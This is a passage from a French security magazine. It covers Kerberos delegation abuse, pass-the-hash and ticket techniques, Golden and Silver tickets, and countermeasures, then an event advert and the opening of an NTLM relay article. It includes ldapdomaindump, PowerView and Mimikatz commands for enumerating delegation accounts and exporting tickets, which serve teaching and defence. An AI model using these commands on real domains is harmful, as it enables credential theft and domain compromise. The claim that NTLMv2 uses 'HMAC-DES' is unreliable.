


Photo d'illustration.


```
sme@SME-PC:/tmp/ldapdomaindump$ ldapdomaindump -u DSLAB\\jdo -p
'*****' 192.168.56.101
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
sme@SME-PC:/tmp/ldapdomaindump$ grep -i TRUSTED FOR DELEGATION *.grep
domain computers.grep:WIN-U699TJ7OV2R WIN-U699TJ7OV2R$WIN-U699TJ7OV2R.
dslab.LocalWindows Server 2016 Standard Evaluation 10.0
(14393) 03/13/19 15:17:09 SERVER TRUST ACCOUNT, TRUSTED FOR DELEGATION
01/17/19 22:06:58 S-1-5-21-829234075-3713870638-666600704-1000
```

Avec PowerView [4] :

```
Get-Domaincomputer -Unconstrained
```

La récupération des tickets en mémoire des serveurs autorisés pour la délégation peut se faire avec Mimikatz [5] avec la commande suivante :

```
mimikatz # kerberos::list /export
```

» Délégations avec contraintes

Microsoft a introduit les délégations contraintes avec Windows 2003 sous la forme d'extensions du protocole Kerberos appelées S4U2Self et S4U2Proxy.

- S4U2Self (*Server-For-User-To-Self*) : cette extension permet à un service autorisé pour la délégation d'obtenir un ticket de service pour lui-même en spécifiant arbitrairement l'identité d'un autre utilisateur lors de la demande de ticket. Si le compte machine associé au serveur effectuant la demande possède la propriété **TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION** au niveau de son attribut **UserAccountControl**, alors le ticket de service reçu aura l'option **forwardable**. Cette option n'est positionnée sur un ticket que lorsque l'utilisateur à l'origine de la demande (ici, il s'agit de l'utilisateur « impersonnifié »), est autorisé à être délégué ;
- S4U2Proxy (*Server-For-User-To-Proxy*) : cette extension permet à un service d'obtenir un ticket de service permettant l'accès à un autre service en tant qu'un autre utilisateur. Concrètement, prenons l'exemple où Alice s'authentifie sur un serveur web, sans utiliser le protocole Kerberos. Le serveur web aura éventuellement besoin d'accéder à un serveur de fichiers pour récupérer des documents à retransmettre à Alice. Dans ce type de cas, l'extension S4U2Self permettra dans un premier temps au serveur web de demander un ticket de service (pour lui-même) auprès du KDC en prenant l'identité d'Alice. Ensuite, l'extension S4U2Proxy va permettre au serveur web de transmettre le ticket avec l'option **forwardable** au KDC (toujours avec l'identité d'Alice) en vue de récupérer un ticket de service pour accéder au serveur de fichiers. Le ticket de service obtenu via la demande S4U2Proxy va ainsi permettre au serveur web d'accéder au serveur de fichiers avec l'identité et les privilèges du compte d'Alice afin de lui retransmettre le(s) document(s) sollicité(s).

Avec l'extension S4U2Proxy, un compte machine ou utilisateur répertorié au sein de l'annuaire LDAP avec SPN (par exemple, le compte utilisateur du serveur web) ne peut demander l'accès qu'aux services spécifiés dans son attribut **msDS-AllowedToDelegateTo** et non à n'importe quel autre service. C'est le principe de la délégation avec contraintes.


Compromission d'un compte utilisateur associé à un SPN et autorisé pour la délégation avec contraintes

La compromission de ce type de comptes peut permettre à un attaquant d'élargir son périmètre d'attaque et de prendre le contrôle des services spécifiés au sein de l'attribut **msDS-AllowedToDelegateTo** du compte compromis. En effet, un compte de service autorisé pour la délégation avec contraintes, peut interagir avec l'ensemble des services spécifiés au sein de son attribut **msDS-AllowedToDelegateTo** avec des privilèges élevés et ce, en utilisant l'identité de n'importe quel utilisateur du domaine (sans avoir besoin de son mot de passe).

Afin de mettre en place une telle attaque, il est possible d'énumérer ce type de compte avec l'outil PowerView :

```
Get-Domaincomputer -TrustedToAuth -Properties distinguishedname,msds-allowedtodelegateto
```

Prenons l'exemple d'un compte de service configuré pour la délégation avec contraintes et possédant le SPN d'un serveur de base de données au sein de son attribut **msDS-AllowedToDelegateTo**. Si un attaquant parvient à compromettre ce compte de service, alors il obtiendra les privilèges d'administration sur le serveur de base de données correspondant au SPN spécifié dans l'attribut **msDS-AllowedToDelegateTo**.



Techniques de rejeu

» Overpass-the-Hash

En environnement Windows, le Pass-the-Hash est une attaque qui consiste à s'authentifier sur une machine en utilisant l'empreinte du mot de passe d'un utilisateur au lieu d'utiliser son mot de passe. Le principe de cette attaque est basé sur le fait que le secret partagé entre le contrôleur de domaine et l'utilisateur client, n'est pas le mot de passe, mais l'empreinte de celui-ci.

Ainsi, dans le cadre d'une authentification NTLM, l'empreinte du mot de passe d'un utilisateur compromis, suffit pour s'authentifier sur une machine distante même dans le cas où le mot de passe n'a pu être cassé.

Par ailleurs, dans un environnement Active Directory, l'authentification Kerberos est privilégiée. De plus, les tentatives d'authentification suivant le protocole NTLM sont de plus en plus surveillées, celles-ci étant privilégiées dans de nombreuses attaques.

Le *Overpass-the-Hash* consiste à réutiliser l'empreinte du mot de passe d'un utilisateur au format NTLM, afin de récupérer un TGT et par la suite obtenir un accès à distance sur une machine.

L'attaque consiste à injecter l'empreinte NTLM dans la mémoire du fournisseur Kerberos dans la machine locale afin que celui-ci puisse obtenir un TGT auprès du KDC. En effet, la clé RC4 utilisée par le protocole n'est autre que l'empreinte NTLM.

Ainsi, un attaquant en possession de l'empreinte NTLM d'un mot de passe d'un utilisateur compromis, pourrait s'authentifier via du *Overpass-The-Hash* afin d'être plus discret et de limiter les alertes sur un réseau sensible.

» Pass-the-Ticket

Un attaquant ayant compromis une machine, peut être amené à récupérer des tickets depuis le processus LSASS (TGT des autres utilisateurs s'étant authentifiés sur la machine compromise et tickets de service) lui permettant de potentiellement accéder à d'autres serveurs. Cette attaque consiste à manipuler ces tickets en les injectant dans la mémoire de LSASS d'une autre machine par exemple.

Persistence

» Golden et Silver tickets

Les Golden et Silver tickets correspondent à des tickets Kerberos forgés dans le but de mettre en place un mécanisme de persistance au sein d'un système d'information.

Un Silver ticket est un ticket de service valide et forgé pour accéder à un service spécifique (le ticket est chiffré et signé par K_s). Le périmètre est donc limité ici au service spécifié sur le ticket par son SPN.

Un Golden ticket correspond à un TGT permettant l'accès à n'importe quel service. Afin de forger un Golden ticket, il est nécessaire d'obtenir au préalable l'empreinte NTLM du mot de passe du compte `krbtgt` (compte du KDC), permettant de chiffrer les TGT demandés par chaque client. Cela implique donc d'avoir les privilèges d'administrateur du domaine.

3. CONTRE-MESURES ET DÉTECTIONS

Voici quelques mesures pouvant renforcer la sécurité des échanges Kerberos et également améliorer la détection de certaines attaques spécifiées dans cet article :

- les comptes de service doivent avoir des mots de passe robustes (20 caractères avec la politique de complexité Microsoft). Si possible, les comptes de services peuvent être de type machine afin que leur mot de passe soit impossible à casser ;

- spécifier le drapeau **NOT_DELEGATED** sur l'attribut **UserAccountControl** des comptes ayant accès à des ressources sensibles. Les membres du groupe de sécurité « Protected Users » possèdent ce drapeau par défaut afin de limiter l'exposition de leurs secrets d'authentification [6] ;
- remplacer les délégations non contraintes par des délégations avec contraintes ;
- modifier le mot de passe du compte krbtgt 2 fois tous les 40 jours [7] ;
- activer l'audit des opérations de tickets de service Kerberos. Si de nombreuses demandes de tickets de service ont été effectuées dans un temps limité, cela correspond potentiellement à une attaque de type Kerberoasting (surtout si le chiffrement RC4 est sollicité) ;
- lever une alerte lorsque des demandes de TGT proviennent de machines inhabituelles pour des utilisateurs ne possédant pas la propriété **DONT_REQ_PREAUTH** sur leur attribut **UserAccountControl** ;
- mettre en place des stratégies d'authentification avec des silos d'authentification permettrait de limiter considérablement les risques de sécurité liés aux attaques exposées dans cet article [8].

REMERCIEMENTS

Mes sincères remerciements vont à Lény BUENO et Elias ISSA pour leur aide et leurs conseils pour la rédaction de cet article. ■

RÉFÉRENCES

- [1] RFC4210, <https://tools.ietf.org/html/rfc4210>
- [2] How to use UserAccountControl to manipulate user account properties, <https://support.microsoft.com/fr-fr/help/305144/how-to-use-useraccountcontrol-to-manipulate-user-account-properties>
- [3] Outil Ldapdomaindump, <https://github.com/dirkjanm/ldapdomaindump>
- [4] Outil PowerView, <https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon>
- [5] Outil Mimikatz, <http://blog.gentilkiwi.com/mimikatz>
- [6] Protected users security group, <https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/protected-users-security-group>
- [7] Reset the krbtgt account, <https://gallery.technet.microsoft.com/Reset-the-krbtgt-account-581a9e51>
- [8] Administration en silo – Aurélien Bordes, https://www.sstic.org/media/SSTIC2017/SSTIC-actes/administration_en_silo/SSTIC2017-Article-administration_en_silo-bordes.pdf

DEVOPS D-DAY #5

| La conf IT n°1 en France |

13

&

14

NOV 2019

MARSEILLE

WWW.DEVOPS-DDAY.COM

WWW.2019.LIBDAY.FR

NOUVEAUTÉ 2019

Apprenez, pratiquez, participez aux **WORKSHOPS*** du DEVOPS D-DAY !

Mercredi 13 novembre 2019, Orange Vélodrome - Marseille.

**formations finançables par les OPCA*



WORKSHOP 1

by Jérôme PETAZZONI

Déployez ses applications avec Kubernetes



WORKSHOP 2

by Adrien BLIND

Préparez votre transition DevOps à 360° avec un vétéran



WORKSHOP 3

by Alexis DUCASTEL & Julie KOLAROVIC

Déployez et maintenez des applications sur Kubernetes avec Rancher 2

Jeudi 14 novembre 2019, Orange Vélodrome - Marseille.

Entrée : 100 € TTC

24
sponsors

1500
visiteurs

40
conférences

DevOps
Agilité
Cloud
Automatisation
Big Data
AI
Libre
Transformation digitale
CI/CD
Gestion du changement

Software craftsmanship
Infra as Code
Test driven development
Self preservation
API
Orchestration
Monitoring
Conteneurisation
Sécurité...

LE RELAI NTLM : FONCTIONNEMENT ET CONTRE-MESURES

Elias ISSA

Consultant sécurité au CERT digital.security – elias.issa@digital.security

Dans cet article, nous traiterons du protocole NTLM et en particulier d'une attaque inhérente à la nature de ce protocole, le relai NTLM. Il s'agit d'une attaque puissante, pouvant causer de nombreux dégâts.

Photo d'illustration.

Deux principaux mécanismes d'authentification existent sous Windows : NTLM et Kerberos. De par leur conception, ces deux mécanismes sont sensiblement différents et ne sont pas exposés aux mêmes problématiques. Le sujet de cet article est une attaque qui touche le protocole d'authentification NTLM. Nous allons dans un premier temps présenter les principaux mécanismes d'authentification et les protocoles qui lui sont associés au sein d'un environnement Active Directory. Ensuite, nous expliquerons les grands principes d'une attaque par relais NTLM en décrivant notamment les conditions nécessaires ainsi que les risques associés. Nous verrons qu'il est possible, de manière simple et efficace, d'élever ses privilèges sur un environnement Windows Active Directory en combinant plusieurs techniques, exemples à l'appui. Enfin, des recommandations permettant de se prémunir contre ce genre d'attaques seront détaillées.

1. LM, NTLM, NETNTLMV1, NETNTLMV2, KÉSAKO ?

Au cours de la dernière décennie, les termes utilisés pour décrire les concepts de relais NTLM ont suscité de nombreuses confusions. En effet, des termes très proches ont souvent été utilisés afin de faire allusion à des concepts différents. Afin de partir sur de bonnes bases et d'éviter tout malentendu, ce chapitre tentera de décrire les différents termes nécessaires à la bonne compréhension du concept de relais NTLM.

■ Algorithmes de stockage des mots de passe

- LM Hash (condensat LM alias *Lan Manager Hash*) : format de stockage des mots de passe utilisé sur les anciens systèmes Windows (antérieurs à Windows NT 4). Il est également présent sur les nouveaux systèmes Windows afin d'assurer la rétrocompatibilité, mais est désactivé par défaut depuis Windows Vista, car son niveau de sécurité est considéré comme très faible aujourd'hui [1]. Il est préférable d'utiliser le format NT Hash.
- NT Hash (communément appelé NTLM) : format de stockage des mots de passe utilisé sur les systèmes Windows modernes. Bien que vulnérable à certaines attaques, il est beaucoup plus robuste que son prédécesseur.

Ces condensats peuvent être présents :

- dans la base SAM (*Security Accounts Manager*) pour le stockage des comptes locaux ;
- dans la base **ntds.dit** de l'Active Directory pour le stockage des comptes de domaine ;
- dans la mémoire du processus **lsass.exe** (*Local Security Authority Server Service*) [2] d'une machine sur laquelle une ou plusieurs authentifications ont été réalisées.

Une fois en possession de ces condensats, il est possible de :

- réaliser des attaques par dictionnaire ou force brute afin de tenter de retrouver les mots de passe en clair ;
- d'effectuer des attaques de type pass-the-hash [3].

Challenges d'authentification

Microsoft a conçu différents protocoles d'authentification NTLM au travers des années. Ils permettent d'authentifier les ressources à travers le réseau. Il s'agit de protocoles dits de type « défi/réponse » (challenge/response) [4] :

- LM (alias *LAN Manager* ou LANMAN) : le protocole LM utilise le condensat LM comme secret de l'algorithme de chiffrement DES afin de calculer la réponse d'un client à un défi (challenge) transmis par un serveur. Il est totalement déconseillé d'utiliser ce protocole aujourd'hui en raison de la faiblesse du condensat LM et de l'utilisation de l'algorithme DES.
- NTLMv1 (alias NetNTLMv1) : le protocole NetNTLMv1 est similaire au protocole LM sauf que le secret utilisé est à présent le condensat NTLM d'un utilisateur. Il est déconseillé d'utiliser ce protocole aujourd'hui, car il est facile de mener des attaques afin de retrouver le mot de passe d'un utilisateur.
- NTLMv2 (alias NetNTLMv2) : il s'agit de la version la plus récente et la plus robuste du protocole NTLM. Il corrige certaines faiblesses du protocole NTLMv1 et remplace notamment l'algorithme de chiffrement DES par un HMAC-DES.

